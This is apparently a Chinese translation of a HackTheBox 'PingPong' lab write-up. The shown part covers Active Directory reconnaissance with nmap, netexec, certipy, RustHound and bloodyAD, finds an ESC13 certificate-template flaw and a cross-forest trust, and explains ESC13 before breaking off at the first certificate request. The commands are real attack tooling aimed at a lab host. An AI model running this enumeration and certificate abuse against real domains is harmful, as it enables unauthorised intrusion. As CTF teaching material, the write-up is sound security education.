HTB PingPong 靶机:跨林信任的六段提权链
0xdf 2026-11-23 12:52 中国香港
作者:0xdf
PingPong 是一台假定失陷 (assume breach) 的 Active Directory 靶机,两个林之间由一条双向信任相连。我会滥用 ESC13 获取一张证书,其签发策略映射到一个拥有 WinRM 访问权限的组,从而在第一台 DC 上取得 shell。随后,我会建立隧道进入第二个林,把一个全局组转换为域本地组,以便跨信任添加我的用户,并读取一个 gMSA 密码。该 gMSA 账户被限制在一个受限的 JEA 端点上,我将用脚本块逃逸,在一个 PowerShell 历史文件里找到凭据。拿到这些凭据之后,我会滥用基于资源的约束委派,以数据库管理员身份访问 MSSQL,并用 GodPotato 攻陷第二个域。最后,我会再次跨过信任,滥用 ESC4 在第一台 DC 上取得 Administrator。
靶机信息
•靶机:PingPong
•难度:Insane
•发布日期:2026 年 4 月 25 日
•退役日期:2026 年 11 月 21 日
•操作系统:Windows
•出题人:Geiseric
•场景:正如现实中的渗透测试常见的那样,你将带着以下账户的凭据启动 PingPong 靶机:c.roberts / AssumedBreach123。
信息收集
初步扫描
nmap 扫到 19 个开放的 TCP 端口:
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.128.220
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-11-12 19:45 UTC
Nmap scan report for 10.129.128.220
Host is up, received echo-reply ttl 127 (0.021s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT STATE SERVICE REASON
53/tcp open domain syn-ack ttl 127
88/tcp open kerberos-sec syn-ack ttl 127
135/tcp open msrpc syn-ack ttl 127
139/tcp open netbios-ssn syn-ack ttl 127
389/tcp open ldap syn-ack ttl 127
445/tcp open microsoft-ds syn-ack ttl 127
464/tcp open kpasswd5 syn-ack ttl 127
593/tcp open http-rpc-epmap syn-ack ttl 127
636/tcp open ldapssl syn-ack ttl 127
2179/tcp open vmrdp syn-ack ttl 127
3268/tcp open globalcatLDAP syn-ack ttl 127
3269/tcp open globalcatLDAPssl syn-ack ttl 127
5985/tcp open wsman syn-ack ttl 127
9389/tcp open adws syn-ack ttl 127
49664/tcp open unknown syn-ack ttl 127
49670/tcp open unknown syn-ack ttl 127
56499/tcp open unknown syn-ack ttl 127
56628/tcp open unknown syn-ack ttl 127
56643/tcp open unknown syn-ack ttl 127
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
oxdf@hacky$ sudo nmap -p 53,88,135,139,389,445,464,593,636,2179,3268,3269,5985,9389,49664,49670,56499,56628,56643 -sCV 10.129.128.220
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-11-12 19:55 UTC
Nmap scan report for 10.129.128.220
Host is up (0.021s latency).
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-11-13 03:55:43Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
2179/tcp open vmrdp?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after: 2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
56499/tcp open msrpc Microsoft Windows RPC
56628/tcp open msrpc Microsoft Windows RPC
56643/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: 7h59m59s
| smb2-time:
| date: 2026-11-13T03:56:35
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.15 seconds
这台靶机开放的许多端口都与 Windows 域控制器 相关。域名为 ping.htb,主机名为 DC1。
我会用 netexec 生成一条 hosts 条目,并把它放到 /etc/hosts 文件的最上面:
oxdf@hacky$ netexec smb 10.129.128.220 --generate-hosts-file hosts
SMB 10.129.128.220 445 dc1 [*] x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
oxdf@hacky$ cat hosts /etc/hosts | sudo sponge /etc/hosts
oxdf@hacky$ head -1 /etc/hosts
10.129.128.220 dc1.ping.htb ping.htb dc1
我还会为这个域创建 krb5.conf:
oxdf@hacky$ netexec smb 10.129.128.220 --generate-krb5-file krb5.conf
SMB 10.129.128.220 445 dc1 [*] x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB 10.129.128.220 445 dc1 [+] krb5 conf saved to: krb5.conf
SMB 10.129.128.220 445 dc1 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
oxdf@hacky$ sudo cp krb5.conf /etc/krb5.conf
我还会把 dns_canonicalize_hostname = false 加到 /etc/krb5.conf 的 [libdefaults] 段。默认情况下,系统 Kerberos 库在构造服务主体名称之前会先通过 DNS 规范化主机名,这可能产生一个对不上的名字。设置这一项之后,它就会严格按我给出的主机名使用。
所有端口的 TTL 都是 127,这与相隔一跳的 Windows 的 预期 TTL 相符。不过,Windows 经常会把流量代理到内部虚拟机,并且不递减 TTL,因此无法据此排除这种可能。实际上,TCP 2179 是 Hyper-V 的虚拟机管理服务,所以这台机器上很可能存在虚拟机。
nmap 报告存在时钟偏移,所以在任何使用 Kerberos 认证的操作之前,我要确保先运行 sudo ntpdate DC1.ping.htb。
初始凭据
HackTheBox 为 PingPong 提供了以下场景说明:
正如现实中的渗透测试常见的那样,你将带着以下账户的凭据启动 PingPong 靶机:c.roberts / AssumedBreach123
这组凭据返回一个错误,说明该靶机不支持 NTLM 认证:
oxdf@hacky$ netexec smb dc1.ping.htb -u c.roberts -p AssumedBreach123
SMB 10.129.128.220 445 dc1 [*] x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB 10.129.128.220 445 dc1 [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED
加上 -k 就可以正常工作:
oxdf@hacky$ netexec smb dc1.ping.htb -u c.roberts -p AssumedBreach123 -k
SMB dc1.ping.htb 445 dc1 [*] x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB dc1.ping.htb 445 dc1 [+] ping.htb\c.roberts:AssumedBreach123
它们对 LDAP 同样有效:
oxdf@hacky$ netexec ldap dc1.ping.htb -u c.roberts -p AssumedBreach123 -k
LDAP dc1.ping.htb 389 DC1 [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP dc1.ping.htb 389 DC1 [+] ping.htb\c.roberts:AssumedBreach123
netexec 没有合适的方式通过 Kerberos 检查 WinRM,不过我可以取一个 TGT 再试:
oxdf@hacky$ getTGT.py ping.htb/c.roberts:AssumedBreach123
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in c.roberts.ccache
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache evil-winrm-py -i dc1.ping.htb -k
_ _ _
_____ _(_| |_____ __ _(_)_ _ _ _ _ __ ___ _ __ _ _
/ -_\ V | | |___\ V V | | ' \| '_| ' |___| '_ | || |
\___|\_/|_|_| \_/\_/|_|_||_|_| |_|_|_| | .__/\_, |
|_| |__/ v1.6.0
[*] Connecting to 'dc1.ping.htb:5985' as 'c.roberts@PING.HTB'
[-] Failed to authenticate the user None with kerberos
不出意外,它失败了。
既然如此,我会优先关注这些方向:
• SMB 共享
• ADCS
• LDAP / BloodHound
SMB - TCP 445
DC1 上的共享是域控制器上的标准共享:
oxdf@hacky$ netexec smb DC1.ping.htb -u c.roberts -p AssumedBreach123 -k --shares
SMB DC1.ping.htb 445 DC1 [*] x64 (name:DC1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB DC1.ping.htb 445 DC1 [+] ping.htb\c.roberts:AssumedBreach123
SMB DC1.ping.htb 445 DC1 [*] Enumerated shares
SMB DC1.ping.htb 445 DC1 Share Permissions Remark
SMB DC1.ping.htb 445 DC1 ----- ----------- ------
SMB DC1.ping.htb 445 DC1 ADMIN$ Remote Admin
SMB DC1.ping.htb 445 DC1 C$ Default share
SMB DC1.ping.htb 445 DC1 IPC$ READ Remote IPC
SMB DC1.ping.htb 445 DC1 NETLOGON READ Logon server share
SMB DC1.ping.htb 445 DC1 SYSVOL READ Logon server share
这里没什么有意思的东西。
LDAP - TCP 389+
LDAP 通用枚举
我会检查 Kerberoasting 与 AS-REP Roasting:
oxdf@hacky$ netexec ldap dc1.ping.htb -u c.roberts -p AssumedBreach123 -k --kerberoast kerberoastLDAP
LDAP dc1.ping.htb 389 DC1 [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP dc1.ping.htb 389 DC1 [+] ping.htb\c.roberts:AssumedBreach123
LDAP dc1.ping.htb 389 DC1 [*] Skipping disabled account: krbtgt
LDAP dc1.ping.htb 389 DC1 [*] Total of records returned 0
oxdf@hacky$ netexec ldap dc1.ping.htb -u c.roberts -p AssumedBreach123 -k --asreproast asreproastLDAP
LDAP dc1.ping.htb 389 DC1 [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP dc1.ping.htb 389 DC1 [+] ping.htb\c.roberts:AssumedBreach123
LDAP dc1.ping.htb 389 DC1 No entries found!
存在一个组托管服务账户 (gMSA),即 gMSA$:
oxdf@hacky$ netexec ldap dc1.ping.htb -u c.roberts -p AssumedBreach123 -k --gmsa
LDAP dc1.ping.htb 389 DC1 [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP dc1.ping.htb 389 DC1 [+] ping.htb\c.roberts:AssumedBreach123
LDAP dc1.ping.htb 389 DC1 [*] Getting GMSA Passwords
LDAP dc1.ping.htb 389 DC1 Account: gMSA$ NTLM: <no read permissions> PrincipalsAllowedToReadPassword: []
c.roberts 读不到密码(不出所料),而且目前没有配置任何用户去读它。
ADCS
netexec 会显示这台 DC 上配置了证书颁发机构 (CA) 及其名称:
oxdf@hacky$ netexec ldap dc1.ping.htb -u c.roberts -p AssumedBreach123 -k -M adcs
LDAP dc1.ping.htb 389 DC1 [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP dc1.ping.htb 389 DC1 [+] ping.htb\c.roberts:AssumedBreach123
ADCS dc1.ping.htb 389 DC1 [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS dc1.ping.htb 389 DC1 Found PKI Enrollment Server: dc1.ping.htb
ADCS dc1.ping.htb 389 DC1 Found CN: ping-DC1-CA
确实有,名称为 ping-DC1-CA。我会用 certipy 查找存在漏洞的证书模板:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache certipy find -vulnerable -stdout -k -target dc1.ping.htb -dc-host dc1.ping.htb -ns 10.129.128.220
Certipy v5.1.0 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'ping-DC1-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'ping-DC1-CA'
[*] Checking web enrollment for CA 'ping-DC1-CA' @ 'dc1.ping.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : ping-DC1-CA
DNS Name : dc1.ping.htb
Certificate Subject : CN=ping-DC1-CA, DC=ping, DC=htb
Certificate Serial Number : 6F8E726EEFA64B894CE82D498BC27632
Certificate Validity Start : 2026-04-20 18:54:41+00:00
Certificate Validity End : 2126-04-20 19:04:41+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : PING.HTB\Administrators
Access Rights
ManageCa : PING.HTB\Administrators
PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
ManageCertificates : PING.HTB\Administrators
PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Enroll : PING.HTB\Authenticated Users
Certificate Templates
0
Template Name : TemporaryWinRM
Display Name : Temporary WinRM
Certificate Authorities : ping-DC1-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2025-12-23T17:19:28+00:00
Template Last Modified : 2025-12-27T21:12:15+00:00
Issuance Policies : 1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623
Linked Groups : CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb
Permissions
Enrollment Permissions
Enrollment Rights : PING.HTB\Domain Admins
PING.HTB\Domain Users
PING.HTB\Enterprise Admins
Object Control Permissions
Owner : PING.HTB\Administrator
Full Control Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Owner Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Dacl Principals : PING.HTB\Domain Admins
PING.HTB\Enterprise Admins
Write Property Enroll : PING.HTB\Domain Admins
PING.HTB\Domain Users
PING.HTB\Enterprise Admins
[+] User Enrollable Principals : PING.HTB\Domain Users
[!] Vulnerabilities
ESC13 : Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'.
它标出了 TemporaryWinRM 证书模板上的 ESC13。这并非标准模板,因此我需要留意这一点。
BloodHound
我会用 RustHound-CE 收集 BloodHound 数据:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache rusthound-ce -d ping.htb -k -f dc1.ping.htb --zip --ldaps
---------------------------------------------------
Initializing RustHound-CE at 22:41:40 on 11/13/26
Powered by @g0h4n_0
---------------------------------------------------
[2026-11-13T22:41:40Z INFO rusthound_ce] Verbosity level: Info
[2026-11-13T22:41:40Z INFO rusthound_ce] Collection method: All
[2026-11-13T22:41:40Z INFO rusthound_ce::transport::ldap] Connected to PING.HTB Active Directory!
[2026-11-13T22:41:40Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=ping,DC=htb
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext DC=ping,DC=htb
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=ping,DC=htb
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=ping,DC=htb
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] Ldap filter : (objectClass=*)
[2026-11-13T22:41:41Z INFO rusthound_ce::transport::ldap] All data collected for NamingContext CN=Configuration,DC=ping,DC=htb
[2026-11-13T22:41:41Z INFO rusthound_ce::api] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 15%
[2026-11-13T22:41:41Z INFO rusthound_ce::objects::enterpriseca] Found 13 enabled certificate templates
[2026-11-13T22:41:41Z INFO rusthound_ce::api] Parsing LDAP objects finished!
[2026-11-13T22:41:41Z INFO rusthound_ce::json::checker] Starting checker to replace some values...
[2026-11-13T22:41:41Z INFO rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-11-13T22:41:41Z INFO rusthound_ce::modules::session] [sessions] 0 active target(s) after expiry/enabled filter
[2026-11-13T22:41:41Z INFO rusthound_ce::modules::session] [sessions] 0 session(s) enumerated in total across 0 host(s)
[2026-11-13T22:41:41Z INFO rusthound_ce::modules] Starting ESC8 web enrollment probe on 1 CA(s)...
[2026-11-13T22:42:00Z INFO rusthound_ce::modules::gpo::sysvol] [gpo] collected directives from 1 GPO(s) on dc1.ping.htb SYSVOL
[2026-11-13T22:42:00Z INFO rusthound_ce::modules] [gpo] mapping 1 GPO(s) to GPOChanges / UserRights
[2026-11-13T22:42:00Z INFO rusthound_ce::modules::localgroup] [localgroups] 0 active target(s) after expiry/enabled filter
[2026-11-13T22:42:00Z INFO rusthound_ce::modules::localgroup] [localgroups] 0 edge(s) across 0 host(s)
[2026-11-13T22:42:00Z INFO rusthound_ce::modules::webclient] [webclient] 0 active target(s) after expiry/enabled filter
[2026-11-13T22:42:00Z INFO rusthound_ce::modules::registry] [careg] no password or NT hash available - not reading CA registry on 1 CA(s)
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 28 users parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 65 groups parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 1 computers parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 1 ous parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 2 domains parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 3 gpos parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 74 containers parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 1 aiacas parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 1 rootcas parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 35 certtemplates parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] 4 issuancepolicies parsed!
[2026-11-13T22:42:00Z INFO rusthound_ce::json::maker::common] .//20261113224200_ping-htb_rusthound-ce.zip created!
RustHound-CE Enumeration Completed at 22:42:00 on 11/13/26! Happy Graphing!
我会把它上传到一个 BloodHound-CE 的 docker 实例。我会把 c.roberts 标记为 owned,然后查看其出站控制关系:


这些权限全部来自 Domain Users 组,而且都与 ADCS 相关。有一个 TempWinRMAccess 组,组内没有任何用户。既然 certipy 的输出里已经出现 ESC13,一段 Cypher(感谢 Claude)就能通过签发策略把模板与组关联起来:
MATCH p=(t:CertTemplate)-[:ExtendedByPolicy]->(i:IssuancePolicy)-[:OIDGroupLink]->(g:Group)
RETURN p
由此可以看到,TemporaryWinRM 关联到 WinRM 签发策略,而该策略又关联到 TempWinRMAccess 组:
c.roberts 还在 IT 组中:

目前从这一点上看不到明显的收益。
域控制器
查看 ping.htb 域对象,可以看到一条指向 pong.htb 的 CrossForestTrust 边:

我也可以用 netexec 看到这一点:
oxdf@hacky$ netexec ldap dc1.ping.htb -u C.Roberts -p AssumedBreach123 -k --dc-list
LDAP dc1.ping.htb 389 DC1 [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP dc1.ping.htb 389 DC1 [+] ping.htb\C.Roberts:AssumedBreach123
LDAP dc1.ping.htb 389 DC1 dc1.ping.htb = 10.129.128.220
LDAP dc1.ping.htb 389 DC1 [+] Found DC in trusted domain: dc2.pong.htb
LDAP dc1.ping.htb 389 DC1 pong.htb -> Bidirectional -> Forest Transitive
LDAP dc1.ping.htb 389 DC1 dc2.pong.htb = 192.168.2.2
这泄露了 DC2.pong.htb 的 IP,也就是 192.168.2.2。
在 BloodHound 里查一下,pong.htb 的对象并不多:

这是因为我在那个域上还没有采集过,只拿到了 ping.htb 中存在的那些引用。
可写对象
我会用 bloodyAD 检查可写对象:
oxdf@hacky$ KRB5CCNAME=c.roberts.ccache bloodyAD --host DC1.ping.htb -d ping.htb -k get writable
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=ping,DC=htb
permission: WRITE
distinguishedName: CN=C.Roberts,CN=Users,DC=ping,DC=htb
permission: WRITE
distinguishedName: DC=ping.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=ping,DC=htb
permission: CREATE_CHILD
distinguishedName: DC=_msdcs.ping.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=ping,DC=htb
permission: CREATE_CHILD
这些是域用户默认拥有的四个对象:
•CN=S-1-5-11,CN=ForeignSecurityPrincipals:S-1-5-11 是 Authenticated Users。bloodyAD 在几乎所有域上都会把这个对象报告为可写。
•CN=C.Roberts,CN=Users:默认情况下,用户可以通过 SELF 权限编辑自己账户上的一些属性(个人信息、电话号码之类)。
•ping.htb 与 _msdcs.ping.htb 两个 DNS 区域(CREATE_CHILD):默认情况下,任何已认证用户都可以在 AD 集成区域中创建新的 DNS 记录。这是 ADIDNS 欺骗或中继技巧的基础,在这台靶机上属于域环境的默认配置。
以 c.roberts 身份在 DC1 上取得 shell
ESC13
背景
Certipy Wiki 对 ESC13 的描述是:
ESC13 描述的是这样一种提权场景:证书模板配置了一条“签发策略”,该策略通过 Active Directory 中的 OID 配置关联到某个特定的 AD 安全组。如果攻击者能够申请这样的模板,那么其获得的证书就能在 Kerberos 认证过程中有效赋予他们与该关联 AD 组相关的权限。
ESC13 由 SpecterOps 在 2024 年初 公开发布。它滥用的是 Windows 的一项合法特性——认证机制保证 (Authentication Mechanism Assurance, AMA)。AMA 的设计意图是让用户仅在使用智能卡或证书登录时才获得额外访问权限,使用密码登录时则没有。
这套机制由三个部分构成:
• 签发策略:证书模板可以列出一条或多条签发策略,每条由一个 OID 标识。从该模板签发的每份证书都会在它的证书策略扩展中携带这些 OID。
• OID 组关联:每条签发策略都是 AD 中的一个对象,位于 CN=OID,CN=Public Key Services,CN=Services,CN=Configuration 之下。它的 msDS-OIDToGroupLink 属性可以指向一个组。AD 要求该组必须是没有任何成员的通用组。
• PKINIT:当用户用证书向 Kerberos 认证时,KDC 会检查证书的签发策略,沿着组关联找到对应的组,并把这些组的 SID 加到它签发的 TGT 里的 PAC 中。
用户的账户自始至终没有变化。他们没有被加入该组,memberOf 保持不变,BloodHound 里这个组显示为空。该组只存在于用这张证书获取的票据中。如果关联的组带有有价值的权限,那么任何能够申请该模板的人都会拿到这些权限。
申请证书
所以 c.roberts 可以从 TemporaryWinRM 申请一张证书,用它获取 TGT,而这个 TGT 会包含 TempWinRMAccess 组。这个组授予哪些权限,从这里看不到,但根据组的名字,尝试 WinRM 访问是合理的。
要滥用 ESC13,我只需要用 certipy req 命令申请该模板。我的第一次尝试失败了:
